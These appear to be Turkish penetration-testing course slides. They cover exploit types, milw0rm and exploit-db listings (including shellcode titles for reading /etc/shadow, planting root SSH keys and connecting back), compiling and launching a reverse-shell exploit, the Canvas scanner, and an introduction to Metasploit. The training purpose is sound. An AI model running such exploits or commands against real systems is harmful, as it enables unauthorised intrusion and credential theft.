

Exploit Çalıştırma ve Sistemlere Sızma Testleri

Bilgi Güvenliği AKADEMİSİ


Bölüm İçeriği

- Genel Kavramlar
- Exploit Çeşitleri
- Exploit Araştırma & çalıştırma
- Exploit Çalıştırma ve geliştirme ortamları
- Metasploit
 - Temel metasploit kullanımı
 - Metasploit bileşenleri
 - Kullanım arabirimleri
 - İstemci tarafı exploitler & Sunucu exploitleri
- İleri düzey metasploit kullanımı

Gerçek Dünyada Güvenlik...



Penetrasyon test Metodolojisi



Exploit?

- Exploit Nedir?
- Ne işe yarar?
- Nerelerde Kullanılır?
- Hangi Dille yazılır?
- Yazması zor mudur?
-
-
- ?



Exploit Nedir?

- Bir **Exploit**(İngilizce *to exploit* - kötüye kullanmak) bir Bilgisayar Programıdır veya bir Script, Bilgisayar Programlarında bulunan zayıflık veya hatalar için Kullanılır.

Wikipedia

Exploit Çeşitleri

- Local Exploits
- Remote Exploits
- Dos-Exploits
- Command-Execution-Exploits
- SQL-Injection-Exploits
- Zero-Day-Exploits

Exploit Araştırma-MilwOrm

milw0rm - exploits : vulnerabilities : videos : papers : shellcode - Mozilla Firefox

Düzenle Gözetim Geçmiş Yeri İmleri Araçlar Yardım

En çok ziyaret edilenler İlk Adım Haberler

[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]

MILWORM

[remote]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-19	webcamXP 5.3.2.375 Remote File Disclosure Vulnerability	575	R	D	nicx0
2008-12-17	Phoenician Casino FlashActiveX Remote Code Execution Exploit	1686	R	D	LeviZet
2008-12-16	Barracuda Spam Firewall v3.5.11.929, Model 600 SQL Injection Vuln	2161	R	D	Marian Ventuneac
2008-12-15	MS Internet Explorer XML Parsing Buffer Overflow Exploit (allinone)	13888	R	D	Kraffy
2008-12-14	ProSysInfo TFTP server TFTPDOWN <= 8.4.2 Unix Remote BOF Exploit	1627	R	D	SkD
2008-12-12	TimeSoft JEUS Alternate Data Streams File Disclosure Vulnerability	2537	R	D	Simon Ryoo

[local]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-18	ESET Smart Security <= 3.0.672 (spfw.aps) Privilege Escalation Exploit	1125	R	D	NT Internals
2008-12-17	PHP python extension safe_mode Bypass Local Vulnerability	1366	R	D	Amir Salmani
2008-12-17	Microsoft SQL Server sp_replwritevarbin() Heap Overflow Exploit	2598	R	D	Guido Landi
2008-12-16	Realtek Sound Manager (rttrack.exe v. 1.15.0.0) PlayList BOF Exploit	1325	R	D	shinnai
2008-12-09	PHP safe_mode bypass via proc_open() and custom environment	4999	R	D	gat3way
2008-12-05	PEID <= 8.92 Malformed PE File Universal Buffer Overflow Exploit	2712	R	D	SkD

[web apps]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-19	myPHPscripts Login Session 2.0 XSS/Database Disclosure Vulns	11	R	D	Dsleays
2008-12-19	Extract Website (download.php filename) File Disclosure Vulnerability	258	R	D	Fold Zero
2008-12-19	Online Keyword Research Tool (download.php) File Disclosure Vuln	201	R	D	Fold Zero
2008-12-19	ReYou Twitter Clone Admin Password Changing Exploit	241	R	D	64N0K
2008-12-19	MyPDS (index.php seasonID) Remote SQL Injection Exploit	407	R	D	Piker
2008-12-18	MyPHPsite (index.php mod) Local File Inclusion Vulnerability	957	R	D	Piker

[dos / poc]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-19	Avahi < 0.6.24 (mDNS Daemon) Remote Denial of Service Exploit	332	R	D	Jon Oberheide
2008-12-15	Amaya Web Browser 10.0.1.10.1 pro5 (html tag) Buffer Overflow PoC	967	R	D	webDEVIL
2008-12-14	EvansTP (EvansTP.ocx) Remote Buffer Overflow PoC	868	R	D	Blackb0x@eD
2008-12-14	Linux Kernel 2.6.27.7-generic - 2.6.18 - 2.6.24-1 Local DoS Exploit	1619	R	D	Aduritt-T
2008-12-12	MS Visual Basic ActiveX Controls miscnet2.ocx Buffer Overflow PoC	1952	R	D	Jerome Athias
2008-12-10	Linux Kernel <= 2.6.27.8 ATMSVC Local Denial of Service Exploit	3336	R	D	Jon Oberheide

[shellcode]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-09	linux/s88 shellcode obfuscator	2229	R	D	sm4x
2008-12-02	linux/s88 setuid(0); execve("/bin/cat ./etc/shadow); exit(0) 59 bytes	1421	R	D	sm4x
2008-12-02	linux/s88 setuid(0); execve("/bin/sh); exit(0) NULL Free 39 bytes	834	R	D	sm4x
2008-11-28	linux/amd64 flush ip tables rules shellcode 84 bytes	1527	R	D	gat3way
2008-11-23	linux/s88 append rsa key to /root/.ssh/authorized_keys2 295 bytes	2638	R	D	XenoMuta
2008-11-23	linux/s88 connect-back port UDP/54321 live packet capture 151 bytes	1616	R	D	XenoMuta

[papers]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2008-12-12	IGUIN - Infection Guide Using Java/JavaScript	1618	R	D	Analysar
2008-12-12	Linux Slab Allocator Buffer Overflow Vulnerabilities (p1-DR)	1007	R	D	RISE Security
2008-12-08	LF1 to RCE Exploit with Perl Script	2567	R	D	CWH Underground
2008-12-02	Reverse Engineering "Microsoft F#"	3465	R	D	Audrulas

Tamam

Explo.it

Offensive Security Training presents - The Exploit Database - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.exploit-db.com/

Most Visited Getting Started Latest Headlines

Offensive Security Training presents...



Currently Archiving
10,467
Exploits

[home] [news] [remote] [local] [web] [dos] [shellcode] [papers] [search] [D] [submit] [rss]

The Exploit Database

The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

We are running a general cleanup on the DB and have changed our submission policy - please [check it out](#) before submitting exploits to us.

Due to recent DOS attacks, our application downloads are now captcha protected.

Remote Exploits

Date	D	A	V	Description	Plat.	Author
2010-02-12	D	-	✓	Hyleos ChemView v1.9.5.1 ActiveX Control Buffer Overflow Exploit (meta)	windows	Dz_attacker
2010-02-12	D	-	✓	Open & Compact FTPd Pre-Authentication Remote Exploit	windows	Lincoln
2010-02-04	D	A	✓	UpluSftp Server v1.7.0.12 Remote Buffer Overflow	windows	b0telh0
2010-01-30	D	A	✓	Vermillion FTP Deamon v1.31 Remote BOF Exploit	windows	Dz_attacker
2010-01-27	D	A	✓	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✓	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✓	IntelliTammer 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret

Local Exploits

Date	D	A	V	Description	Plat.	Author
2010-02-12	D	A	✓	CastRipper 2.50.70 (.asx) Playlist Stack Overflow Exploit	windows	Jordi Chancel
2010-02-11	D	-	✓	Radasm .rap file local buffer overflow vulnerability	win32	fl0 fl0w
2010-02-11	D	A	✓	Radasm v2.2.1.6 (.rap) Universal Buffer Overflow Exploit	windows	Dz_attacker
2010-02-10	D	A	✓	WM Downloader v3.0.0.9 PLS PLA Exploit (WinXP SP3)	windows	Beenu Arora
2010-02-09	D	A	✓	feedDemon v3.1.0.9 opml File Buffer Overflow Exploit	windows	fl0 fl0w
2010-02-09	D	-	✓	UltraISO 9.3.6.2750 Local Buffer Overflow Exploit (0day)	windows	fl0 fl0w
2010-02-09	D	-	✓	LDAP Injection POC	multiple	mc2_s3lector

Transferring data from www.exploit-db.com...

Google ?

- Bazı exploitler exploit-db ve securityfocus'da olmayabilir
- Bu tip exploit aramalarında en sağlıklı yollardan biri Google'a sormaktır
 - Bind DOS açıklığı exploiti araştırması
- Internetten indirilecek her exploit güvenilir midir?

```
Hmm, I receive an error when running the exploit against a targeted machine  
"/bin//rm: cannot remove root directory `/' "  
Seems like an error on my end? Suggestions?
```

SecurityFocus

Solaris rpc.statd rpc Call Relaying Vulnerability - Mozilla Firefox

Dogya Düzen Görünüm Geçmiş Yer İmleri Araçlar Yardım

http://www.securityfocus.com/bid/450

En çok ziyaret edilenler İlk Adım Haberler

SecurityFocus™

Home Bugtraq Vulnerabilities Mailing Lists Jobs Tools Vista Search:

News

Infocus

- Foundations
- Microsoft
- Unix
- IDS
- Incidents
- Virus
- Pen-Test
- Firewalls

Columnists

Mailing Lists

- Newsletters
- Bugtraq
- Focus on IDS
- Focus on Linux
- Focus on Microsoft
- Forensics
- Pen-test
- Security Basics
- Vuln Dev

Vulnerabilities

Jobs

- Job Opportunities
- Resumes
- Job Seekers
- Employers

Tools

RSS

- News
- Vulns

Security Research

info discussion exploit solution references

Solaris rpc.statd rpc Call Relaying Vulnerability

Bugtraq ID: 450

Class: Access Validation Error

CVE:

Remote: Yes

Local: No

Published: Jun 07 1999 12:00AM

Updated: Jun 07 1999 12:00AM

Credit: First released in Sun Advisory 00186 on June 7, 1999.

Vulnerable:

- Sun Solaris 2.5.1_x86
- Sun Solaris 2.5.1
- Sun Solaris 2.6_x86
- Sun Solaris 2.6
- Sun Solaris 2.5_x86
- Sun Solaris 2.4_x86
- Sun Solaris 2.4
- Sun Solaris 2.3

Not Vulnerable:

Solaris rpc.statd rpc Call Relaying Vulnerability - Mozilla Firefox

Dogya Düzen Görünüm Geçmiş Yer İmleri Araçlar Yardım

http://www.securityfocus.com/bid/450/exploit

En çok ziyaret edilenler İlk Adım Haberler

SecurityFocus™

Home Bugtraq Vulnerabilities Mailing Lists Jobs Tools Vista Search:

info discussion exploit solution references

Solaris rpc.statd rpc Call Relaying Vulnerability

Exploit code is available:

- /data/vulnerabilities/exploits/wow.c

ONLINE CLASSIFIEDS

- Is Your Database Safe? Free Database Security Guide**
Get the 10 Best Practices for Database Security. Download FREE Guide Now from Application Security.
- Microsoft VoIP Solutions**
Don't Rip and Replace Your PBXs. Read About Microsoft's VoIP Software and Download a Free Trial.
- Download Windows Server Backup Software, FREE!**
Backup and Protect your data from disaster with AppImage. Your 1st server is free - no obligations!

Buy a link Now

Exploit Çalıştırma

- Script tabanlı exploitler
 - Python, Perl ile yazılmış exploitler
- C/C++ dilleri ile yazılmış exploitlerin çalıştırılması

```
root@bt:/pentest/exploits/milw0rm/platforms/linux/remote# gcc -o linux_xp 7151.c
root@bt:/pentest/exploits/milw0rm/platforms/linux/remote# ./linux xp
```

noIPwn3r - xploit para noip-2.1.x linux

<http://xenomuta.tuxfamily.org> - xenomuta@phreaker.net

Use :

```
./noIPwn3r <ip escucha> <puerto escucha> [ 0xOFFSET ]
```

Especifique el IP y puerto donde desea el shell reverso

Puede usar un Offset arbitrario,

- ejemplo: 0x08050c20 para la version 2.1.1 compilada en Redhat con gcc 3.4.6-9

Si no asigna el offset se usaran los de las versiones oficiales pre-compiladas.


Otomatize Exploit Çalıştırma

- Neden ihtiyaç duyuldu?
- Binlerce exploit var
- Her exploit belirli bir sisteme(işletim sistemi, yazılım versiyonu) özel yazılıyor.
- Kurulum dili bile farklı olsa exploit çalışmayabilir
- Tüm bunları aşmak için bir framework gerekir

Otomatize Exploit Araçları

- Core Impact
- Immunity Canvas
- Metasploit
- W3af

Core Impact



The screenshot shows the Immunity Canvas application interface. At the top, there's a menu bar with 'Action', 'Listeners', 'Hosts', 'Exploit Action', and 'Configuration'. Below the menu, the 'Current Callback IP' is set to '127.0.0.1'. A list of tools is displayed on the left, including 'mssqlresolve', 'osdetect', 'portscan', 'portsweep', 'rpcdump', 'scanner', 'shareenum', 'spdetect', and 'telnetbanner'. The 'scanner' tool is selected, and its description is 'Scan the box for exploitability.'. On the right, a window titled 'SCANNER' shows the output of the scan, listing known vulnerabilities and services. At the bottom, a log window shows the execution of the scanner, including the command '[C] Scanner [5]: Scanning with MDaemon Stack Overflow' and the results of the scan. The status bar at the bottom indicates 'As Reliable as Possible' and 'As Covert as Possible'.

Name	Description
mssqlresolve	MS SQL Resolver Ping
osdetect	OS Detection
portscan	Portscanner
portsweep	Scans for one port on many hosts
rpcdump	SunRPC Dumper
scanner	Scan the box for exploitability.
shareenum	Get a list of shares from the remote machine using
spdetect	Windows Service Pack Detection
telnetbanner	Telnet Banner Grabber (used for osdetect)

SCANNER
Scan the box for exploitability.

Known: SMBDomain: WORKGROUP <100>
Known: Lanman: Windows Vista (TM) Ultimate 6.0 <100>
Known: Vuln To: Portscanner <100>
Known: ifids: ['(445, ['ncacn_np:10.0.1.135[\\\\"lsarpc']', '12
Known: HTTP: (5357, 'Microsoft-HTTPAPI/2.0') <100>
Known: TCPPTS: ['5357', '4715', '554', '445', '135', '139']

Log:
[C] Scanner [5]: Scanning with MDaemon Stack Overflow
[C] mdaemon imap [0]: Testing for Mdaemon at 10.0.1.135:143

ID	Status	Action	Start Time	End Time	Information
3	■■■■■	osdetect attacking 10.0.1.135	06:05:54 PM	06:06:10 PM	osdetect attacking 10.0.1.135
4	■■■■■	Portscanner scanning 10.0.1.135 (done)	06:33:50 PM	06:38:09 PM	Portscanner
5	■■■■■	Scanning 10.0.1.135	10:43:04 AM	10:44:37 AM	CANVAS Exploit


As Reliable as Possible Covertess Bar As Covert as Possible

1.0

CANVAS_DEMO.tar.gz Date modified: 1/29/2007 5:55 PM
GZ File Size: 1.82 MB
Date created: 1/29/2007 5:55 PM

Metasploit

- Nedir?



Metasploit Tarihçesi

- İlk olarak ağ güvenliği oyunu amaçlı geliştirilmiştir
- Sonraları perl tabanlı bir exploit geliştirme çatısı olarak kullanıma sunuldu
- Haziran 2004 : 2.1 stable sürümü yayınlandı
- Mart 2007 3.0 stable sürümü yayınlandı
- Eski sürümlerde perl temel alınırken yeni sürümlerde tamamen Ruby'e geçilmiş durumda

Metasploit Yol Haritası

- Web açıklıkları için daha fazla exploit
 - Güncel sürümde hiç yok
 - SQL Injection, XSS tabanlı açıklık değerlendirmeleri eklenecek
- Raporlama özelliği yok
 - Eklenmesi düşünülüyor
- Otomatize araç olarak kullanım
 - Nmap ile portları bul, Nessus ile açıklıkları tara, Metasploit ile Exploit et!

Temel Metasploit Kullanımı

- Ne tip exploitleri destekler
- Bileşenleri Tanıma
- Basit bir exploit çalıştırma ve seçenekleri inceleme
 - Payload seçimi
 - Hedef seçimi
 - Logları inceleme

Exploit Çalıştırma


- Exploit çalıştırma & Payload ilişkisi

Exploit Çeşitleri

- Sunucu servislerinde çıkan açıklıklar ve exploitler
- İstemci yazılımlarında çıkan açıklıklar ve exploitleri
 - Internet Explorer, Acrobat reader, Winamp vs,

Payload Çeşitleri

- Ek TCP servisinden dinleme yapma
- Saldırgana geriye kanal açma yöntemiyle bağlanma
- VNC üzerinden sisteme bağlanma



Msfconsole

- Metasploit'in tüm özelliklerini destekleyen tek arabirim!
- Komut tamamlama özelliği
- Harici komut çalıştırma özelliği


```
root@bt:~# cd /pentest/exploits/framework3
root@bt:/pentest/exploits/framework3# ./msfconsole

#  # #####  #####  ##  #####  #####  #      #####  # #####
## ## #      #  #  #  #      #  #  #      #  #  #
# ## # #####  #  #  #  #####  #  #  #      #  #  #
#  # #      #  #####  # #####  #  #  #      #  #  #
#  # #      #  #  #  #  #  #  #  #  #      #  #  #
#  # #####  #  #  #  #####  #      #####  #####  #  #

      =[ msf v3.3-dev
+ -- ---[ 345 exploits - 223 payloads
+ -- ---[ 20 encoders - 7 nops
      =[ 123 aux

